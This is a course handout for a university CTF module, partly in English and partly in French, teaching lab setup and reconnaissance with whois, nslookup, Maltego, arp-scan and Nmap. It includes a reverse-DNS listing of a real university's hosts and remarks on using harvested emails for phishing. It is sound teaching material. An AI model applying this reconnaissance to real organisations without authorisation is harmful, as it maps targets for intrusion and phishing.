2nd year DUT Networks and Telecoms

CTF English course

CTF English course

Authors :
Mr. Olivier Vincent
Mr. Matthieu Gouyen
Mr. Douglas Belpaume
Mr. Erwan Crand
Mr. Laurent Salespara

Supervisors :
Mr. Guillemin
Mr. Chevallier

Version 1
10 mars 2021

Qualifications required for the exam

In order to prepare you for the test in the module of CTF, we are going to focus our revisions on multiple concepts :

- **Describe a CTF**
- **The rule of ethical hacking**
- **The two types of information collecting and the difference between them**
- **Name the two main things to do at the beginning of a CTF**
- **Give the steps of the 3-way Handshake**
- **Explain the principle of the spoof**
- **Give another way to become discreet in the network against Nmap and Nikto**
- **Give the difference between a dictionary attack and a bruteforce attack**
- **What is the main inconvenient to do a dictionary by our self**
- **Give a reason to do a DOS and explain one of the attacks**
- **Give the main advantage of cookies and its inconvenient**
- **Give the risk of XSS vulnerability**
- **Give the structure of a database**
- **What tool that can exploit a SQL vulnerability and what to do to avoid this vulnerability ?**
- **What is the interest of Burpsuite against a form and an upload ?**
- **What is the main strength of Metasploit ?**
- **Describe briefly the modular architecture of Metasploit**
- **What is the interest to have a modular architecture (Metasploit) ?**
- **What are the differences between a "classic" reverse-shell and a reverse-shell with Meterpreter ?**
- **What are the differences between a stageless and a staged payload (Meterpreter) ?**
- **What is an exploit/payload/Encoders ?**
- **If you had a hashed password to test, what tool would you use ?**
- **Give the utility of the tool Steghide**
- **Explain what is a reverse-shell and how it works**
- **Give a method to be the administrator of a machine and explain it**

Schedule

— **6 lectures of 1 :15 hours**
— **3 Practical Works of 3 hours**
Notation : $\frac{Note_{DS} + Note_{TP}}{2}$

First lecture session

Presentation of the "work zone", generalization of WEB attacks and presentation of the attack principle for WEB CTFs.

Second lecture session

Generalization of attacks (following), passive information gathering (whois, nslookup, maltego, etc.), beginning of active information gathering.

Third lecture session

Active information gathering (following), presentation of nmap, dirb.dirbuster. Presentation of vulnerabilities.

Fourth lecture session

SQL/XSS vulnerabilities and cookies. Presentation of exploitation tools (Metasploit/Burpsuite).

Fifth lecture session

Post exploitation with presentation of the tools to break passwords (John The Ripper) and presentation of the steganographie. Beginning of the presentation of the reverse shell.

Sixth lecture session

Reverse shell (following and final) with Meterpreter.

Table of Contents

Introduction

IT security within a company has today become the area with the greatest stakes. It therefore requires specialized personnel in this field in order to implement it. It is easy to realize that the best way to improve in this environment is first to document oneself and then to carry out attacks in order to know later how to defend oneself against them. It is at this point that "Capture The Flag" intervenes. Originally, a CTF is an open-air game where two teams compete against each other to capture the opponent's flag. A CTF is then a concept whose goal is to infiltrate a target machine and find a document, the "flag". The CTF was democratized in 1996 during the first competitions organized by the DEF CON. The DEF CON is the most famous hacker convention in the world.
The CTFs are inspired by real life scenarios even if it remains a training ground. CTFs are based on several domains which are : reverse engineering, web exploitation, forensic, network, cryptography, mobile security, steganography and others. All these areas are the pillars of IT security. Therefore, it will be necessary to be versatile in order to exploit vulnerabilities and solve a CTF. We will therefore see in this course the different ways to achieve our goals.

Chapter 1

The CTF

1.1 Defintion

A CTF or "Capture The Flag" is an activity of breaking into a vulnerable target machine to find a flag as a victory. The possibilities of CTFs are extremely vast and require knowledge in multiple fields. That's why we will focus on "Web" CTFs in order to fully exploit your knowledge when leaving IUT RT.

Before we start presenting you with specific attacks, we will explain the different angles of attack that we can generally find in a CTF. Indeed, there is always a "protocol" to follow when making an attack that will allow us to solve a CTF. This protocol is divided into three main phases which are :

— The collection of information
— Vulnerabilities exploiting
— System penetration and escalation

Each of these phases contains sub-phases based on the tools used and therefore vulnerabilities. As you can see on the diagram below, an attack is split into three parts. The first one is called "Active Information Search" and is a subcategory of the information search. Indeed, within this schema, we will consider that the passive information search has already been done because it is not mandatory. The second phase presents the tools we generally use to use the information retrieved through the previous phase and thus exploit vulnerabilities. These three tools are the following : Burpsuite, SQLMAP and Metasploit. Burpsuite will be used to bypass restrictions in a form via its proxy and thus allow the creation of a reverse-shell for example. SQLMAP will allow us to exploit SQL vulnerabilities and thus reveal a database. Metasploit is much more complex. Indeed, the whole of a CTF could be entirely realized via this tool because it gathers all the pentest tools as well as other modules such as Meterpreters. The goal of this phase is thus to obtain directly a

reverse-shell or information that could be encrypted. It is thus from this moment that it will be necessary to choose the adequate branch to carry out its CTF.



FIGURE 1.1 – CTF Attack Diagram

As we have seen, all attacks are different, and it is through practice that we can understand why we use one tool rather than another. However, before using these tools, we will look at our work environment.

1.2 Working environment

1.2.1 Kali Linux

Kali Linux is a Linux distribution, based on Debian, focused on computer security. Formerly BackTrack, this distribution has reinvented itself by becoming Kali and thus regrouping an "incalculable" number of software designed for computer security and intrusion. This is why we have chosen to work on this distribution in order to perform CTFs.

1.2.2 Setting up a CTF

To start a CTF, we need to get an attackable virtual machine. To do this, we can go to Vulnhub's website and download a file with the extension .OVA. Vulnhub is a site listing CTFs created by the community. So it's very easy to practice via this site. This OVA file contains our target machine that we will be able to boot on Virtualbox like this :



FIGURE 1.2 – VM importation

After completing this step, you can go and manage the network interfaces of your Kali and your CTF so that they can communicate with each other. In general, the CTF will be configured in dhcp which will allow you to use the NAT network or the Bridge mode. As a reminder, the NAT network under Virtualbox creates a virtual router and a DHCP service between your computer and your virtual machine. This way, the machine has access to Internet and to its own network. The Bridge mode will allow you to advertise your virtual machine as a full-fledged machine on your network. Thus, the VM will be able to communicate on your network and obtain via DHCP an address if the service is activated on the network. In both cases, remember to put your attacker and target machine in the same network. Once this configuration is done, you will be able to turn on your machines and start your attack while respecting the attack order.

Chapter 2

Information gathering techniques

At the start of each CTF or of pentesting in general, the is a very important phase that we shouldn't forget which is the information gathering on the machine to atack. There are 2 types of information searching :

— Passive information gathering
— Active information gathering

We will see in a firstly the passive information gathering of a target then the active information gathering.

2.1 Passive information gathering

The passive information gathering is the way by which an attacker can recover informations of a company or a machine, without being directly in contact with this last. Indeed, theses informations the most of the time findable on the internet.
For instance, from internet research, we can find IP addresses or emails or domain names. All these informations can be public. A simple **ping** command on a website permits to recover an IP address. Imagine for example, an attack against **http ://rt.iut-velizy.uvsq.fr**/. We'll have firstly to determine what systems are used by the company and what are the systems we can attack. Moreover, some systems can't belong to the company and can be considered as out of reach of the attack.

2.1.1 Whois

Whois is a tool that permits to interview databases about domain names and IP addresses. The data contained in these databases do not have any form of guarantee but generally permits to find the owner of a domain or of a machine.

It exists multiple known databases :

NCC (european IP networks, whois.ripe.net) for the EuropeAPNIC (Asia Pacific Network Information Center) for the Asia and the Pacific ARIN (American Registry for Internet Numbers, whois.arin.net) for the North America and the Sub-Saharan Africa LACNIC (Regional Latin-American and Caribbean IP Address Registry, whois.lacnic.net) for the Latin-America and the Caribbeans INTERNIC (whois.internic.net) for the other parts of the globe

It exists websites in internet that permits to use this tool. it is also present in Kali Linux.

2.1.1.1 Utilization of the command whois with Kali Linux :

We are going to use whois on the website **uvsq.fr**.

FIGURE 2.1 – whois uvsq.fr

The command whois gives us the informations on the domain **uvsq.fr**. We learn here the different DNS servers that manage this domain.

Whois is capable to recover the email of the administrator that manages the domain **uvsq.fr**. These informations can be more or less useful during an attack.
It is also possible to specify the IP address of **www.uvsq.fr** to retrieve the IP address.

— The field **inetnum** corresponds to a owned range of address by the domain. For instance, for the domain **u**vsq.com. For instance, the domain **uvsq.com** its IP range is between **193.51.33.0** and **193.51.33.255**. A simple script written in python permits to verify

FIGURE 2.2 – whois uvsq.fr



FIGURE 2.3 – whois ip www.uvsq.fr

this :

```
('babaorum.uvsq.fr', [], ['193.51.33.1'])
('prod.csi.uvsq.fr', [], ['193.51.33.2'])
('mysql5.uvsq.fr', [], ['193.51.33.3'])
('cas2.uvsq.fr', [], ['193.51.33.4'])
('cas-dev.uvsq.fr', [], ['193.51.33.5'])
('celcat.uvsq.fr', [], ['193.51.33.6'])
('sifacpp.uvsq.fr', [], ['193.51.33.7'])
('preprod.uvsq.fr', [], ['193.51.33.8'])
('applisgestion.csi.uvsq.fr', [], ['193.51.33.9'])
('openvpn.csi.uvsq.fr', [], ['193.51.33.10'])
('redmine2.csi.uvsq.fr', [], ['193.51.33.11'])
('neptune-v.uvsq.fr', [], ['193.51.33.12'])
('sifacprod.uvsq.fr', [], ['193.51.33.13'])
('pubedt.uvsq.fr', [], ['193.51.33.14'])
('titan.uvsq.fr', [], ['193.51.33.15'])
('apogee-web.uvsq.fr', [], ['193.51.33.16'])
('update.csi.uvsq.fr', [], ['193.51.33.17'])
('proxy-gestion.csi.uvsq.fr', [], ['193.51.33.18'])
('vega.uvsq.fr', [], ['193.51.33.19'])
('mitel-ops.reseau.uvsq.fr', [], ['193.51.33.20'])
('ha-cas.csi.uvsq.fr', [], ['193.51.33.21'])
('transfert.uvsq.fr', [], ['193.51.33.22'])
('venus.uvsq.fr', [], ['193.51.33.23'])
('wims.uvsq.fr', [], ['193.51.33.24'])
('guichet.csi.uvsq.fr', [], ['193.51.33.25'])
('ixbusprod.csi.uvsq.fr', [], ['193.51.33.26'])
('ldap-v.uvsq.fr', [], ['193.51.33.27'])
('lune.uvsq.fr', [], ['193.51.33.28'])
('etna.bib.uvsq.fr', [], ['193.51.33.29'])
('neptune-v2.uvsq.fr', [], ['193.51.33.30'])
('sifacportail.uvsq.fr', [], ['193.51.33.31'])
('cas-test.uvsq.fr', [], ['193.51.33.32'])
('ent.uvsq.fr', [], ['193.51.33.33'])
('mitel-nupoint.reseau.uvsq.fr', [], ['193.51.33.34'])
('alumni.uvsq.fr', [], ['193.51.33.35'])
('mitel-uca.reseau.uvsq.fr', [], ['193.51.33.36'])
('geisha.uvsq.fr', [], ['193.51.33.37'])
('protecsys.uvsq.fr', [], ['193.51.33.38'])
('unicampus.uvsq.fr', [], ['193.51.33.39'])
('e-candidat-test.uvsq.fr', [], ['193.51.33.40'])
('casv3.uvsq.fr', [], ['193.51.33.41'])
```

FIGURE 2.4 – Résolution DNS pour la plage d'ip de uvsq.com

We can observe through this capture that the IP addresses of the range are pointing to the name of the domain **uvsq.com**. This can be useful to target the services with their public IP address. For example, the address **193.51.33.3** seems to correspond to a potential mysql server to believe its name. We notice also that the authority of **uvsq.com** created an alias of the registry **www** vers **preprod.uvsq.com**, since these names have the same IP address and that they redirect both to the website of the uvsq.

— The field **netname** correspond to a given name to a IP address range. A network name is composed of letters, numbers, the underscore and the hyphen. The first character of a name must be a letter, and the last one must be a letter of a number.

2.1.2 Nslookup

The tool Nslookup is a tool implanted in many Operating System such as Windows or Linux. This tool permits to do DSN resolutions from a domain name. Indeed, it is very useful when we want to recover an IP address from a name such as **www.uvsq.fr**.

2.1.2.1 Operating mode of a DNS request

We are going to present here briefly the operating mode of a DSN request since this part has been explained in other modules before. In the first place, the DNS permits to associate a nom to an IP address which is very useful for the human being..

The DNS protocol is a protocol UDP with the port number 53. The DNS is a hierarchical distributed model, its implementation needs many servers that support individually the translation of complementaries parts of the zone of names in order to make more flexible the treatment of solicitations. These parts called zones are in reality the domains of names which the administration is defined and assigned to one or multiple servers.

Here is a diagram of the distribution of DNS zones :



FIGURE 2.5 – Répartition des zones DNS

The Root domain is managed by the 13 DNS servers named " <x>.root-servers.net", where <is a letter between 'a' and 'm'. These root servers are managed by different organizations appointed by ICANN. Child domains are called or TLD (Top Level Domain). It includes the domain .com, .fr etc...

Now let's explain what happens when a client makes a DNS query :
There are two types of DNS queries. Iterative and recursive queries. Here we will only present recursive queries :



FIGURE 2.6 – Scheme of a recursive DNS request

—

1) The client makes a DNS query to its local DNS server.

2) The DNS server contacts the root server to retrieve the ip of the zone's TLD server fr.

3) The local DNS contacts the TLD of the fr zone to retrieve the ip of the oktey sub-domain.

4) The latter contacts the authoritative server on the oktey.fr zone to retrieve the IP address associated with the mx registration of mail.okley.fr.

We can see that with the use of recursive queries, it is the local DNS server that takes care of making all the queries.
With the **Nslookup** tool,it is also possible to perform a reverse lookup. Indeed, the latter allows to retrieve the name associated with an IP address. To do this, one uses the domain **in-addr.arpa**(RFC 1035) to retrieve the associated name.

La technique de résolution inverse a été utilisé dans la figure 2.4. En effet, à partir de la plage d'IP récupéré avec l'outil **whois**, on peut tester d'effectuer des résolutions inverses pour tenter de récupérer le nom derrière ces IP. Ainsi, cela peut nous indiquer un service qui serait hébergé par cette IP. A partir de là, il sera plus facile d'orienter nos recherches pour continuer l'attaque.

2.1.3 Maltego

Maltego est un outil open source intelligent permettant la recherche d'informations précises sur une personne ou une entreprise. On appel ce genre d'outil un footprinting (reconnaissance passive). Maltego permet l'automatisation des tâches de recherches. Ainsi, avec ces informations, maltego les représentent sous forme d'un graphique détaillé.



FIGURE 2.7 – Présentation graphique de maltego

Dans la capture ci-dessus, on peut voir l'utilisation de Maltego sur le domaine **uvsq.com**. On peut donc récupérer des adresses mails, des numéros de téléphones, des nom de personnes ainsi que les sous domaines DNS associé à **uvsq.com**. Il est également possible de récupérer des adresses IP ainsi que le numéro d'AS sur lequel le site est hébergé.

Pour fonctionner, Maltego se base sur des bases de données ainsi que des recherches faites sur le web. En sommes, cela évite à l'utilisateur de faire de longues recherches pour trouver une information sur une personne ou un site. Cela peut être extrement utile lors de la collecte d'informations sur une entreprise. En effet, avec les informations que nous pouvons récupérer, il serait possible de cibler plus facilement les attaques ou même de faire du phishing avec les adresses emails obtenues.

2.2 Collecte d'informations active

La collecte d'informations active va consister à reccueillir des informations en effectuant des requêtes sur le réseau et/ou machine cible. Cette étape va donc nous permettre de récupérer des informations telles que l'IP, l'adresse MAC, les ports ouverts, etc ... Sans cette phase, une attaque serait impossible c'est pourquoi il est important de penser à marquer dans un fichier texte l'ensemble des informations obtenues au cours de cette recherche. Nous allons dans cette partie vous présenter les outils adéquates et leur fonctionnement afin que vous puissiez obtenir facilement les données que nous pourrons exploiter par la suite. Nous verrons donc au cours de cette partie les outils suivants :

— Arp-scan en tant que scanneur de machines
— Nmap en tant que scanneur de ports
— Dirb / Dirbuster en tant que scanneur de répertoire Web
— Nikto en tant que scanneur de vulnérabilités

2.2.1 Arp-scan

Arp-scan est un utilitaire qui permet d'obtenir les adresses IP d'un réseau via la couche 2 du modèle OSI . Le modèle OSI est une norme d'exemple pour tous les types de transmissions réseaux. Ce modèle peut être vu de cette manière :



FIGURE 2.8 – Schéma du modèle OSI

La couche 2 est la couche de liaison de données. Cette dernière correspond à l'adressage

physique des machines, soit l'adresse MAC. L'adresse MAC est l'adresse unique d'une interface réseau d'un équipement. Cette adresse est codée en hexadécimal en 6 octets.

2.2.1.1 Fonctionnement d'Arp-scan

Cet outil va envoyer une requête ARP en broadcast sur le réseau et afficher l'IP, l'adresse MAC ainsi que, si possible, l'origine de chaque hôte. Si un hôte ne répond pas, le paquet ARP sera envoyé à nouveau. Le nombre maximum de tentatives peut être modifié avec l'option –retry. Cependant, si l'on réduit le nombre de tentatives, alors cela réduira le temps du scan mais engendrera le risque de perdre certains résultats en raison de la perte de paquets. Comme vous pouvez le voir ci-dessous, la capture Wireshark faite à la suite d'un 'arp-scan' se présente de la même manière qu'une requête ARP :



FIGURE 2.9 – Capture Wireshark

Le protocole ARP est un protocole de niveau 2 (couche de liaison de données) qui est utilisé pour déterminer l'adresse MAC (couche 2) d'un hôte distant à partir de son adresse IP (couche 3). L'ARP a été conçu pour fonctionner avec n'importe quel format d'adresse de couche 2 et de couche 3, mais l'utilisation la plus courante est de cartographier un réseau. Cependant, cet outil ne peut être utilisé que sur des réseaux LAN car les requêtes ARP ne peuvent pas être routées dans le cas d'un scan de réseau Local. Ce protocole utilise des adresses IP, mais il n'est pas basé sur IP. Ainsi, Arp-scan peut être utilisé sur une interface qui n'est pas configurée pour IP. Voici l'utilisation la plus commune de cet outil :

```
root@kali:~# arp-scan --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d8:7d:7f:cb:94:b8       (Unknown)
192.168.1.11    a0:64:8f:53:a9:64       (Unknown)
192.168.1.12    c8:91:f9:8b:6d:79       Sagemcom Broadband SAS
192.168.1.26    4c:1b:86:10:58:fe       (Unknown)
192.168.1.32    00:13:30:25:d2:67       EURO PROTECTION SURVEILLANCE
192.168.1.36    b8:27:eb:77:45:88       Raspberry Pi Foundation
192.168.1.44    30:9c:23:d6:cd:11       (Unknown)
192.168.1.54    08:00:27:7b:4d:59       Cadmus Computer Systems
192.168.1.23    48:a9:1c:c5:cb:08       (Unknown)
192.168.1.18    a4:31:35:82:d2:8a       Apple, Inc.

10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.574 seconds (99.46 hosts/sec). 10 responded
```

FIGURE 2.10 – Arp-scan - -localnet

Une fois l'IP cible récupérée, nous allons pouvoir analyser ses ports avec Nmap.

2.2.2 Nmap

Nmap is a tool used to scan active ports of a machine or a set of machines on a network. Each program that wants to transmit over the network will have to exit its host. Each program will then be assigned a door to exit and must stay open as long as it wants to transmit. These doors are the open ports of a machine. By finding these ports, Nmap is an essential element of a network attack. Indeed, without this analysis, we would be unable to find a path of attack unless we were given a fair chance. That is why we will use this tool to solve our CTFs.

